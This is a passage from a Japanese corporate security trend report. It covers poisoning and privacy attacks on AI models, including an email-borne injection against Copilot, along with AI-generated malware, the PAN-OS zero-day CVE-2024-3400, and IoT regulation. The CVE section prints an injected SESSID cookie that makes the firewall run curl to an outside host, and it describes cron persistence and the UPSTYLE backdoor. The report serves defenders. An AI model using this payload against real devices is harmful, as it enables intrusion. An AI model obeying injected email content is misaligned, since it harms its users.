可用性ポイズニング攻撃は、AIモデルの全体の劣化を引き起こしますが、標的型ポイズニング攻撃とバックドアポイズニング攻撃は、機械学習モデル内の少数の標的サンプルの整合性違反を引き起こします。攻撃の影響を発見しにくいステルス性が高い攻撃です。企業や組織はAIモデルを使用するときに、ゼロから作成するのではなく、OpenAIなどの企業が提供している既存のモデルをベースとして構築します。このような構築されたモデルは、外部からポイズニング攻撃で影響が発生します。ある研究者グループは、Wikipediaの投稿を編集し、影響力のある

画像をアップロードして生成AIの傾向を操作し、直接アクセスせずにモデルの結果を変更できることを発見しました。またCopilotは、デフォルトでさまざまな機能で電子メール内の情報を取得します。そのため、被害者が悪意のある電子メールを開かなくても、攻撃者が電子メールに攻撃コードを配置しておけば、Copilotが電子メールを読み込んでポイズニング攻撃を受けるおそれがあります [38]。つまり、AIモデルに直接アクセスしなくても、AIモデルを汚染することができます [36]。

3.3.2. プライバシー攻撃

プライバシー攻撃は、AIモデルに含まれる個人情報や機密情報を推定する攻撃です。AIモデルの学習に使用した個人情報や重要な機密情報が漏洩するおそれがあります。以下は、主なプライバシー攻撃の方法です。

- (1) メンバーシップ推論攻撃：AIモデルの学習に使用した入力データを推論する攻撃手法です。攻撃者は、AIモデルへ特定のデータを入力して、その出力を分析して、その入力データが学習データの一部であったかどうかを推論します。統計情報の計算や機械学習モデルの学習に使用されるデータセットに特定のレコードが含まれているかどうかを推論できます。
- (2) モデルインバージョン攻撃（モデル再構築攻撃）：AIモデルのパラメータや出力結果から学習時の入力データをリバースエンジニアリングして再構築する攻撃手法です。攻撃者は、最適化手法を使用して、AIモデルの学習時に使用した元のデータを復元できます。
- (3) プロパティ推論攻撃：学習データに関する特定のプロパティや統計情報を推論する攻撃手法です。攻撃者は、AIモデルのさまざまな入力に対す

る動作を分析して、学習データ内の敏感な属性の分布に関する情報を推論できます。これにより、人口統計学的情報やその他の機密パターンが明らかになるおそれがあります。


- (4) プロンプト漏洩：生成 AI へ与える指示文「プロンプト」に含まれる機密情報を抽出する攻撃手法です。攻撃者は、AI モデルの出力を分析して、プロンプトの内容を推論できます。

3.4. まとめ

生成AIの進歩は、さまざまな分野で革新的なソリューションを提供し、組織の効率性、生産性、収益性の向上に寄与している一方で、サイバーセキュリティのリスクや新たな脅威も増加させています。特に生成AIを悪用したコンテンツの作成が容易になり、フィッシング攻撃やディープフェイク動画の拡散が増加しています。生成AIを悪用して従来のサイバー攻撃も効率が向上しています。悪意のあるプロンプト入力を用いた生成AIシステムへのサイバー攻撃も、実際に発生しています。

生成AIを活用する企業は、生成AIのさまざまなリスクへのセキュリティ対策を講じる必要があります。たとえば、サイバー攻撃に強い堅牢なAIモデルを構築します。意図的にノイズを加えた入力データをモデルへ与えて、敵対的サンプルを生成します。この敵対的サンプルと正しいラベルをペアにして、AIモデルを学習させると、AIモデルは回避攻撃に対しても正しい判断ができるようになります。個人情報などの機密情報の漏洩を防ぐために、AIモデルの学習に必要な最低限のデータのみを使用したり、機密情報を共有せずにAIモデルを共同でトレーニングしたりします。定期的にAIモデルの性能や脆弱性の有無をチェックする方法も有

効です。生成AIのセキュリティに関する知識とスキルを備えた人材を育成して、生成AIへの入力内容を事前にチェックして悪意のある内容を検出してブロックしたり、AIモデルの挙動を常時監視して異常な動作やセキュリティ侵害を早期に検知できるようにしたりします。このように、組織全体で生成AIの包括的なセキュリティ対策の導入を進めましょう。



4. マルウェア・ランサムウェア 『生成AIのサイバー攻撃への 悪用と必要な対策』

NTTデータ SL事業本部 セキュリティ&ネットワーク事業部 鳥山 歩生

生成AIは、我々の生活やビジネスを変革する一方で、サイバー攻撃を迅速に、強力かつ効率的に進化させています。独立行政法人情報処理推進機構(以下、「IPA」という)によりますと、生成AIで自動作成したマルウェアを使った攻撃が一般化するまでには、時間がかかるものの、大きな脅威になり得ます [39]。

本記事では、生成AIが作成したと推測するマルウェア「Rhadamanthys」の事例を紹介し、生成AIが作成するマルウェアという新たな脅威に対して、既存のマルウェア対策だけでは対策が不十分であることを示します。さらに、AIを活用した防御策を提案し、AIがセキュリティに与える影響をメリットとデメリットの両面から紹介します。

4.1. 生成AIで強化されるサイバー攻撃

生成AIは、私たちの生活やビジネスに多大な影響を与えていますが、その一方でサイバー攻撃の手法にも大きな変革をもたらしています。生成AI及びその技術基盤であるLLMを悪用したサイバー攻撃の手法は多種多様です。本章では、サイ

バー攻撃への生成AIの悪用例を示します。また、生成AIが作成するマルウェアと従来のマルウェアの違いを紹介します。

4.1.1. サイバー攻撃への生成AIの悪用

攻撃者は生成AIを悪用して、マルウェアの開発の生産性を向上したり攻撃手法を進化させたりしています。IPAは、攻撃者が生成AIもしくはLLMを使って下記のようにサイバー攻撃を強化すると予測しています [39]。

(ア) マルウェア作成の強化:サイバー攻撃で使用するマルウェアの作成時間の短縮できます。具体的には、攻撃者は生成AIを悪用して高品質でバグの少ない攻撃スクリプトの迅速な作成が可能となり、従来の手動によるコーディング時間を大幅に短縮します。また、生成AIは新しい攻撃手段のアイデアを攻撃者に提供し、新しい攻撃スクリプトを開発する力を向上させます。

(イ) 脆弱性研究:攻撃者はLLMを悪用して膨大な量の脆弱性データを解析して、ソフトウェアやシステムの未発見の脆弱性を短時間で特定できます。

(ウ) セキュリティ機能の回避:攻撃者はLLMを悪用して二要素認証等のセキュリティ機能を回避する方法を特定します。

このように、攻撃者は生成AIもしくはLLMを悪用し、サイバー攻撃を多様な方法で強化する可能性があります。また、メールのドラフト作成や翻訳といった、日常的な方法で生成AIを悪用し、生産性を高めることも考えられます。

4.1.2. 生成AIが作成するマルウェア

生成AIを悪用したサイバー攻撃リスクを予測する様々な記事では、攻撃者が高度なマルウェアの作成に生成AIを悪用するおそれを指摘しています。生成AI悪用の具体的な手法の一つはマルウェアのコードの難読化です。マルウェアのコードを難読化すれば、マルウェア対策ソフトのシグネチャベースの検知メカニズムを回避できます。また、LLMによりマルウェアの過去の攻撃データを学習し、マルウェアの動作を実行環境の状況に応じて攻撃手法を変化させ、検出を困難にすることが考えられます。例えば、マルウェアが特定のセキュリティソフトの有無をチェックして、動的に攻撃手法を変更することが考えられます。

4.2. 生成AIが作成したマルウェア 「Rhadamanthys」

Proofpoint, Inc. によると、2024年4月に攻撃グループTA547が、ドイツの様々な業種の数十の組織を標的にした攻撃キャンペーンを行いました。TA547は、ドイツの小売り企業Metroになりすまして、電子メールでRhadamanthysと呼ばれるマルウェアを送信しました。Rhadamanthysは情報窃取ツールです [40]。

4.2.1. 生成AIが作成した痕跡

生成AIでRhadamanthysを作成したと推測する理由が、いくつかあります。まず、Rhadamanthysのロードに使用する2つ目のPowerShellスクリプトには、生成AIが作成したと可能性がある特徴がありました。具体的には、PowerShellスクリプトの関数やクラスなどのコンポーネントの最初の行に、特徴的なコメント文が書いてあったのです。この特徴的なコメントは、生成AIがPowerShellスクリプト

を作成するときに残す典型的な出力形式の一つです。つまり、TA547が生成AIを使用してPowerShellスクリプトを記述、または書き直したか、もしくは他の誰かが生成AIで作成したPowerShellスクリプトからコピーしたと推測できます。Rhadamanthysに關係するPowerShellスクリプトにこのような特徴があるため、Rhadamanthysも生成AIで作成した、または生成AIを悪用して改変したマルウェアであると推測します。

4.2.2. 生成AIが作成するマルウェアの脅威

Rhadamanthysの事例から、攻撃者が生成AIを悪用してマルウェアを作成しているおそれがある具体的な証拠が見つかりました。生成AIを悪用すれば、短期間でマルウェアの亜種を作成できるだけでなく、コーディングスキルがなくても比較的短時間でのマルウェアの作成が可能です。例えば、2024年5月には、警視庁サイバー犯罪対策課が複数の生成AIを悪用してマルウェアを作成した人物を逮捕しました。この人物は、ITに精通していませんでしたが、生成AIを使ってマルウェアの作成に成功しています [41]。

さらに、米国では研究者らによって、生成AIを使用して公開されたばかりの脆弱を自律的に攻撃するマルウェアの作成に成功しました [42]

専門知識を有する攻撃者が、生成AIの支援を受け高度なサイバー攻撃を実行する能力が向上するおそれがあります。また攻撃者が生成AIを利用することで短時間の間に多くの亜種が作成され、企業のセキュリティチームは対応が追いつかない状況に陥るリスクがあります。攻撃者が新たな亜種を頻繁に作成することで、システム脆弱性の修正やマルウェアの検出が遅れ、被害が拡大する可能性があります。現時点では生成AIが劇的にマルウェアの脅威を引き上げたわけではありませんが、企業は将来のセキュリティリスクに備える必要があります。

しかし、生成AIを使っても、高いレベルの難読化や最先端の攻撃技術を持つマ

ルウェアは作成できません。マルウェアのファイルのハッシュ値を使ったマルウェア検知システムの検知を回避することはできますが、振る舞い検知を使ったマルウェア検知システムやEDR（Endpoint Detection and Response）には通用しません [43]。

これらの事例からは、現時点では生成AIで作成されるマルウェアには従来のセキュリティ対策を脅かすほどの脅威ではないが、将来的には現実的な脅威となりえると推測します。具体的には、生成AIを用いれば、専門的な知識を持たない個人でもマルウェアを作成できるようになります。開発コストも大幅に下がり、短時間でマルウェアやサイバー攻撃に使うツールやコンテンツの開発が可能になります。その結果、サイバー攻撃は現在よりもさらに多く発生すると予想します。

次の章では、企業がとるべきAIを活用した対策を紹介します。

4.3. 企業がとるべきAIを活用した対策

攻撃者が生成AIを悪用してマルウェアを強化していくならば、企業もAIの技術を活用して防御を強化する必要があります。AIを駆使した新たなテクニックをセキュリティ対策へ導入すれば、AIを悪用して進化する脅威に対抗できます。本章では企業がとるべき具体的な対策案を示します。

4.3.1. AIを用いた脅威インテリジェンスの強化

AIを用いた脅威インテリジェンスを強化とは、まずAIが世界中の多様な情報源からデータを迅速かつ大量に自動で収集し、次に収集したデータを機械学習した結果を使って解析することです。AIの強みであるパターン認識と異常検出の能力を発揮して、収集したデータから異常なパターンや脅威を特定します。特定したマルウェアのハッシュ値やC&CサーバのIPアドレスなどの通信先情報を使えば、

最新のマルウェアを検知、対策できます。またマルウェアのリスクを減らすことが可能な例として、AIを用いた脅威ハンティングの自動化があります。AIは、脅威インテリジェンスで収集したマルウェアの特徴を学習して、新たなマルウェアのシグネチャを自動作成します。AIを用いた脅威インテリジェンスは直接的にマルウェア対策できるわけではありませんが、脅威インテリジェンスの結果を活用して、生成AIを悪用して作成したマルウェアのリスクも間接的に減らすことができます。

AIを用いた脅威インテリジェンスでは、人間のアナリストが見逃してしまうような微妙な兆候や複雑な関係性をあきらかにできます。また、AIは24時間365日監視できるため、企業は人的リソースを節約しながら最新の脅威情報を把握できます [44] [45] [46]。

4.3.2. AI駆動型EDRの導入

従来のシグネチャを使った検知システムでは、新種のマルウェアに対応できません。新種のマルウェアや攻撃者へ対応するため、多くの組織はEDRを導入しています。EDRは、マルウェアのファイルのハッシュ値やシグネチャを使った検知だけでなく、振る舞いを使った検知も行います。振る舞い検知は、マルウェアのファイルやコードではなく、その挙動を監視して、異常な動作を検知します。しかしEDRにも以下表 4-1の問題点があります。これらの課題を解決するために、AI駆動型のEDRが注目されています。AI駆動型のEDRは、従来のルールベースのEDRが抱える問題点を解消し、より高度なセキュリティ対策を提供します。

表 4-1: AI駆動型EDR

問題点	解説	AI駆動型EDRによる解決方法
大量のアラートの処理負担	EDRの振る舞い検知は誤検知が多く、膨大な量のアラートが発生するため、運用者が全てを処理しきれず、マルウェア感染などを見逃すおそれがあります。	AIを活用したユーザの正規の操作とマルウェアや攻撃者の振る舞いを見分ける機能により、誤検知を減らすことが可能です。
対応の遅れ	EDRの一般的な振る舞い検知の機能では、短時間で暗号化や情報持ち出しを行うマルウェアを検知し、隔離するまでの判断が間に合いません [47]。	AIを搭載したEDRは、最新の高度なマルウェアや攻撃者の振る舞いを迅速に検知し、状況を判断して自動で対応します [48] [49]。

AI駆動型のEDRは、迅速なインシデントレスポンスを実現します。この適応能力により、常に最新の攻撃手法にも迅速に対応でき、セキュリティの質を向上させます。

4.3.3. AIのセキュリティ監視運用への活用

セキュリティ運用にAIを活用すれば、以下の効果が期待できます [50] [51]。

(ア) セキュリティ運用の省力化：生成AIを活用すれば、高度なロジックを備えたPlaybookを短時間で構築できます。このPlaybookを使うことで、脅威の検出から対応までの一連プロセスを自動化し、セキュリティ運用の

省力化を実現します。

(イ) 運用者のサポート：生成AIのチャットボットを導入します。運用者は、熟練者に頼らなくても、アラートやスクリプト、コマンドの内容などの技術的な質問に対する回答をすぐに得ることができます。これにより属人化を防ぎ、全体的な品質の向上につながります。

このように、セキュリティ運用へのAIの活用は、セキュリティ運用の効率化と属人化の問題を解決します。多くのプロセスを自動化し、人的リソースの負担を大幅に軽減します。属人化を解消して高度なスキル持つ人材の時間を確保することで、運用者は重要な脅威の対処に集中できます。これにより、セキュリティ運用チーム全体の業務効率や品質が向上します。

4.4. まとめ

将来、生成AIやLLM技術の進化に伴い、マルウェアやサイバー攻撃の高度化と多様化が進むと予測します。生成AIは、多様なバリエーションのマルウェアを生み出す能力を持ち、難読化や動的適応能力を備えた新種のマルウェアをもたらします。このような生成AIによるマルウェアは深刻な脅威となり、従来のセキュリティ対策では対応できないケースも増えるでしょう。

企業も、AIを用いた脅威インテリジェンスやセキュリティ運用の自動化システムを導入して、進化する脅威に対応します。企業はAIを活用してセキュリティオペレーションを自動化して迅速な検知と自動対応を可能にしたり、人的リソースを効率化してセキュリティ態勢を強化したりします。これにより、持続的なビジネスの安全性を確保し、絶え間なく進化するサイバー脅威に対応できるようになります。

5. 脆弱性『ゼロデイ脆弱性、一度の情報確認では不十分』

NTTデータグループ C&I技術部 情報セキュリティ推進室 菊地 美紀子

ベンダがパッチ提供などのセキュリティ対策を実施する前に公になった脆弱性をゼロデイ脆弱性といい、ゼロデイ脆弱性を悪用したサイバー攻撃をゼロデイ攻撃といいます。近年、ゼロデイ脆弱性の発生は高止まり傾向です。「グローバルセキュリティ動向四半期レポート(2023年度第3四半期)」でもゼロデイ脆弱性の影響を指摘しており、IPAの「情報セキュリティ10大脅威 2024 [組織]」でも3年連続でゼロデイ脆弱性が選出されるなど、ゼロデイ脆弱性はIT社会に大きな影響を与える脅威です [52] [53]。

2024年4月に多くの組織に影響を与えたPAN-OSの脆弱性「CVE-2024-3400」も、ゼロデイ脆弱性の1つです。本記事では、このPAN-OSの脆弱性「CVE-2024-3400」を取り上げ、NTT DATA-CERTが実施した対応と脆弱性情報の確認の重要性を解説します。

5.1. CVE-2024-3400について

CVE-2024-3400は、攻撃者がリモートからコード実行できるおそれのある脆弱性です。Palo Alto Networks社は2024年4月12日に本脆弱性の情報を開示しましたが、その時点で既に本脆弱性を用いたサイバー攻撃が発生していました。以下では本脆弱性の概要、攻撃手法、タイムラインを解説します。

5.1.1. 概要

CVE-2024-3400は、Palo Alto Networks社のPAN-OSにおけるOSコマンドインジェクションの脆弱性です。この脆弱性を悪用することで、第三者が認証なしで任意のコードをルート権限で実行するおそれがあります。この脅威の影響を受けるおそれがある製品は、「GlobalProtectゲートウェイ」または「GlobalProtectポータル」、もしくはその両方の機能を有効にしているPAN-OSを使ったネットワーク機器です [54]。主に次世代ファイアウォール (NGFW)、仮想ファイアウォール、クラウドセキュリティゲートウェイのファイアウォール製品が該当します。脆弱性情報が公開される前の2024年3月26日および27日に、本脆弱性の悪用の疑いがある事象を、複数の組織が確認しています [55]。

5.1.2. 攻撃手法

CVE-2024-3400は、HTTPリクエストのCookieヘッダーにあるセッションIDの値を処理するときに、適切なサニタイジングを行っていないことが原因の脆弱性です。攻撃者が、セッションIDを不審なコードへ書き換えたHTTPリクエストをPalo Alto Network社の当該脆弱性があるファイアウォール機器へ送ると、ファイアウォール機器上の任意のパスへのファイル作成や任意のコマンド実行が可能です。例えば、HTTPリクエストのセッションIDの値を以下のように書き換えると、ファイアウォール機器はcurlコマンドを実行して、攻撃者はその結果を取得します [56]。

Cookie:

```
SESSID=../../../../../opt/panlogs/tmp/device_telemetry/minute/hellothere226`curl${IFS}x1.outboundhost.com`;
```

攻撃者がこの攻撃手法を用いてファイアウォール機器へリバースシェルをダウンロードしたり、ファイアウォール機器の設定データを窃取したりした証拠が見

ついています。

つぎに攻撃者がこの攻撃手法を用いて、侵害する活動を説明します。攻撃者はCronジョブを用いて、ファイアウォール機器上で遠隔コマンドを永続的に実行できる仕組みを確立します。具体的には、攻撃者はこの攻撃手法を用いて「patch」というファイルをファイアウォール機器へダウンロード後に実行して/etc/cron.d/updateを作成します。Cronジョブは、/etc/cron.d/updateを60秒ごとに実行します。このファイルは、攻撃者の用意したURLから「policy」という名前のファイルをダウンロードして、Bashで実行します。つまり、攻撃者が必要なコマンドをpolicyファイルに書いて自身のWebサーバに置くだけで、ファイアウォール製品がそのコマンドを実行します。

攻撃者がpolicyファイルを使って遠隔から実行するコマンドは6パターンあります。例えば、Pythonで書かれた「UPSTYLE」という名前のリバースシェルコマンドなどです。UPSTYLEは、Webサーバのログ上に記録された存在しないWebページのリクエストエラーの中から特定のリクエストを取り出し、そのURIに含む攻撃者のコマンドを抽出して実行します。このコマンドの実行結果は、ファイアウォール製品が使用している正規のCSSファイルへ追記され、攻撃者はすぐにHTTP GETコマンドでCSSファイルを読み込んでコマンドの実行結果を取得します。UPSTYLEは、15秒後にCSSファイルを元の状態に復元して、存在しないWebページのリクエストエラーをログから削除します。さらに、ファイルのタイムスタンプも復元して攻撃の痕跡を消します [57]。

5.1.3. タイムライン

本脆弱性のタイムラインを表 5-1に示します。4月10日にVolexity社が脆弱性を悪用したサイバー攻撃を発見してPalo Alto Networks社へ報告を行ったあと、Palo Alto Networks社は、4月12日に迅速に脆弱性情報を公開しています。4月12日にPalo Alto Network社が最初に脆弱性情報を開示したときは、脆弱性が該当する製

品のうち、「GlobalProtectゲートウェイの機能が有効」かつ「デバイステレメトリの設定が有効」になっている場合に、脆弱性の影響を受けると記載していました。Palo Alto Network社は、4月14日に該当製品の脆弱性の影響を受ける条件に「GlobalProtectポータル機能の設定が有効」になっていることを追加しました。つまり脆弱性の影響を受ける製品の範囲が、「GlobalProtectゲートウェイの機能が有効かつデバイステレメトリの設定が有効」、または「GlobalProtectポータル機能の有効」へ広がりました。さらに4月17日には、「デバイステレメトリの設定が有効」が脆弱性の影響を受ける条件から外れて、影響範囲がさらに拡大しました。それだけでなく、4月12日にはデバイステレメトリの設定を無効化すれば脆弱性の影響を回避できると言っていたはずが、デバイステレメトリの設定がその条件から外れたため、回避策が無いことが判明しました。このように、脆弱性情報や対策方法が刻一刻と変化する場合は、最初の情報だけで脆弱性の影響を判断してセキュリティ対策するのみでは、不十分です。脆弱性情報の更新に気づきません。情報の更新に気づかない場合、脆弱な状態が続き、脆弱性を狙ったサイバー攻撃で被害が発生する確率が高くなります。

表 5-1：タイムライン(CVE-2024-3400)

日付	出来事
2024/3/26	複数の組織で最初の侵害が発生
2024/4/10	Volexity社が脆弱性を悪用したサイバー攻撃を発見して、Palo Alto Networks社へ報告
2024/4/12	Palo Alto Networks社がCVE-2024-3400の情報を開示 <ul style="list-style-type: none"> ● 影響を受ける製品：GlobalProtectゲートウェイの機能の設定が有効になっている、かつデバイステレメトリの設定が有効になっている製品 ● 回避策：デバイステレメトリの設定の無効化

2024/4/12	米国CISAのKEVに登録 [58]
2024/4/14	<p>Palo Alto Networks社が影響を受ける製品の条件を更新</p> <ul style="list-style-type: none"> ● 影響を受ける製品：GlobalProtectゲートウェイまたはGlobalProtectポータル、またはその両方の機能が有効になっている、かつデバイステレメトリの設定が有効になっている製品 ● 回避策：デバイステレメトリの設定の無効化
2024/4/15	Palo Alto Networks社が一部バージョンのパッチ提供を開始
2024/4/17	<p>Palo Alto Networks社が対象の条件と回避策を更新</p> <ul style="list-style-type: none"> ● 影響を受ける製品：デバイステレメトリの有効/無効に関わらず、GlobalProtectゲートウェイまたはGlobalProtectポータル、またはその両方の機能が有効になっている製品 ● 回避策：なし（デバイステレメトリの無効化では本脆弱性の影響を回避することができない） ● 緩和策：ネットワークアクティビティの監視
2024/4/19	全ての対象バージョンのパッチを提供

5.2. NTTDATA-CERTでの対応

ここでは、本脆弱性の公開を受けて、NTTDATA-CERTが実施した緊急脆弱性対応を紹介します。

NTTDATA-CERTでは、脆弱性の危険度を重大度0、0+、1、2の4段階で評価します。そしてこの重大度ごとに脆弱性の対応方針を定義しています [52]。また、インターネット接続デバイスの検索エンジン「Shodan」や社内のシステム台帳、脆弱性のスキャン結果を用いて、脆弱性の影響を受ける製品とその組織やプ

ロジェクトへのコミュニケーション手段を特定しています。

NTTDATA-CERTは、2024年4月12日に本脆弱性の情報を確認し、重大度1と判定して対応を開始しました。具体的には、全社への脆弱性情報の周知、および本脆弱性の影響を受ける製品を使用しているシステムへ対応を依頼しました。

「3.1.3 タイムライン」で説明したように、本脆弱性の影響を受ける製品や条件が4月12日から14日と17日の2回変化しています。NTTDATA-CERTでは、4月12日の段階で、該当製品を利用していることが特定できた組織やプロジェクトと適切なコミュニケーションラインを確立していました。そのため、4月17日の脆弱性情報の更新時、NTTDATA-CERTは同日中に影響調査を完了しました。2回の脆弱性情報の変化がありましたが、どちらも迅速に影響有無を調査できました。

NTTDATA-CERTからの本脆弱性の周知は、脆弱性の影響を受ける製品や回避策に関わる新しい情報を短い間隔で複数回公開したため、システム管理者の混乱を招くおそれがありました。各システム管理者には正確な対応を行ってもらわなければならないため、本脆弱性の周知には十分配慮しました。例えば、NTTDATA-CERTでは可能な限り迅速に周知文の更新を行いますが、周知直後にPalo Alto Network社が脆弱性情報を更新して、周知が追いつかない場合もあります。このような最新情報を反映できないタイミングを考慮して、周知文のタイトルに更新日を掲載して、周知内容にPalo Alto Networks社サイトへのリンクを含め、システム管理者へPalo Alto Networks社サイトの最新情報も確認するよう記載しました。

周知にはどの程度の詳細な情報を含めるべきか、悩む場面もありました。必要以上に多くの情報を提供すると、重要な情報を見落とすおそれや、混乱を招くおそれがあります。ゼロデイ脆弱性の場合、今すぐ攻撃の被害に遭うおそれがあるため、システム管理者が短い時間で正しく情報を確認できる必要があります。そのため、周知文はシンプルかつ明確に記載するよう心がけました。その結果、当社は本脆弱性による被害を受けずに脆弱性対応を完了しました。

5.3. 脆弱性情報確認の重要性

ここでは、組織のセキュリティ担当者やシステム管理者がゼロデイ脆弱性の脆弱性情報を確認する行為の重要性を解説します。

5.3.1. ゼロデイ脆弱性情報の正確さと迅速さ

ゼロデイ脆弱性では、脆弱性情報の公開前から脆弱性を狙ったサイバー攻撃が発生しているため、組織のセキュリティ担当者やシステム管理者は、迅速で正確なセキュリティ対策方法の情報を求めています。しかし、一般には脆弱性情報を開示するときの迅速さと正確さはトレードオフの関係にあります。脆弱性の発生条件が複雑な場合、脆弱性の影響を受ける製品のバージョンや条件の特定に時間がかかります。そのため、情報開示が迅速になるほど、情報の正確性を損なう場合があります。

実際に、本脆弱性CVE-2024-3400は、4月12日と14日の脆弱性情報では正確な回避策を提供できていませんでした。本ゼロデイ脆弱性だけでなく、多くの組織に影響を与えたIvanti Connect SecureおよびIvanti Policy Secureの脆弱性も、最初に脆弱性情報を公開した2024年1月10日以降、脆弱性情報の更新が複数回ありました。

5.3.2. 1日1回以上の情報確認が必要

脆弱性情報の公開時、組織のセキュリティ担当者やシステム管理者は、まず自分の管理するシステムへのその脆弱性の影響の有無を迅速に判断しなければなりません。しかし、ゼロデイ脆弱性の場合、脆弱性情報を一度確認して対象外と判断した場合や回避策を実施して脆弱性対応を終了してしまった場合は、脆弱性が残ったままになる場合があります。ゼロデイ脆弱性も普通の脆弱性も、脆弱性情報が更新されることがありますが、特にゼロデイ脆弱性の場合は情報を頻繁に更

新することが多いです。そのため、前述のように影響を受ける製品や条件、回避策が変わることを踏まえて、セキュリティ担当者やシステム管理者は、自分の管理するシステムに係る脆弱性情報を継続して確認しなければなりません。

脆弱性情報の公開直後は、頻繁に情報を更新する可能性があります。特に本脆弱性のようなゼロデイ脆弱性の場合、ベンダが脆弱性情報を日々更新することがあります。そのため、セキュリティ担当者やシステム管理者は、脆弱性情報が公開された直後の2週間程度は少なくとも1日1回以上の更新確認が必要であるとNTT DATA-CERTは考えています。情報確認を可能な限り高い頻度で確認して、迅速に対応すれば、脆弱性を狙ったサイバー攻撃で被害が発生するリスクを抑えることにつながります。また、脆弱性情報の公開から数か月後に重大な修正が発生する場合もあり得るため、1日1回を基本として数か月間は継続的に更新を確認することが理想です。しかし、組織では複数のシステムを扱っている場合がほとんどで、毎日膨大な脆弱性情報を確認するにはかなりの労力を要します。また、本脆弱性CVE-2024-3400のように頻繁に情報更新が行われることがあり、休暇や他の業務をこなしながらの更新確認では、確認が遅れてしまう場合や更新を見逃すおそれがあります。これらの理由から、脆弱性情報を毎日手動で頻繁に確認することは難しい場合が多いです。そのような場合には、ツールを使用して確認作業の負担を軽減することを推奨します。例えば、脆弱性情報データベースがあります。脆弱性情報データベースに通知機能を組み込めば、脆弱性情報が公開・更新されたときに、セキュリティ担当者やシステム管理者へ自動で通知して、いち早く気づくことが可能になります。また、脆弱性情報データベースでは複数の製品の脆弱性情報を管理できるため、担当者はそこから一元的に脆弱性情報を確認できます。このように脆弱性情報データベースを導入することで、脆弱性情報の確認や重大度の評価を効率的に実施できます。

5.4. まとめ

ゼロデイ脆弱性の場合、ベンダは最初の脆弱性情報の早期開示を優先して、最初の情報開示後に情報を更新することが多いです。本記事で取り上げたPAN-OSの脆弱性「CVE-2024-3400」の場合も、最初の脆弱性情報の公開後に、影響を受ける製品や条件、回避策の情報を更新しました。組織のセキュリティ担当者やシ

ステム管理者は、脆弱性情報を最初の一度だけ確認して脆弱性対応を終了しただけで、安心してはいけません。ゼロデイ脆弱性も普通の脆弱性も、少なくとも1日1回以上、脆弱性情報の更新を確認することが必要です。特にゼロデイ脆弱性の場合、更新の確認が1日遅れただけで重大な被害に遭うおそれがあります。組織のセキュリティ担当者やシステム管理者は、情報更新に迅速に対応することで、組織のセキュリティリスクを最小限に抑えることにつながります。



6. 予測

IoTセキュリティの現状とこれから

IoT製品の急速な普及により私たちの生活がより便利になる一方で、IoT製品に対するサイバー攻撃のリスクが高まっています。IoT製品ではセキュリティ対策が不十分であることが多く、攻撃者によるIoT製品を狙った攻撃が発生しており、実際に被害も確認されています。各国は、この問題に対応するためにIoT製品のセキュリティ制度の整備を進めています。

日本では、IoT製品のセキュリティ制度の整備を始めています。たとえば、2025年3月からは独立行政法人情報処理推進機構(IPA)でIoT製品に対するセキュリティ要件適合評価及びラベリング制度（JC-STAR）の運用を開始する予定です。この制度により、製品詳細、適合評価、セキュリティ情報や問合せ先といった情報を、IoT製品の調達者や消費者は簡単に取得できます。調達者や消費者はセキュリティ対策ができていないIoT製品を選ぶことが可能になり、サイバー攻撃のリスクが低くなることが期待できます [59]。

海外では、IoT製品のセキュリティに対する法的整備が進んでいます。欧州連合(EU)では、製品にサイバーセキュリティ対策を義務付ける「欧州サイバーレジリエンス法」が2024年10月10日に採択されました [60]。米国では、2020年に「IoTサイバーセキュリティ改善法（IoT Cybersecurity Improvement Act of 2020）」が成立し、連邦政府が使用するIoT製品に対する最低限のセキュリティ基準を設けています [61]。これらの動向から、今後さらに多くの国々が同様の認証制度や規制を導入すると予測します。日本では欧州サイバーレジリエンス法やIoTサイバーセキュリティ改善法のような法制度はないため、法制度化に取り組む可能性もあります。

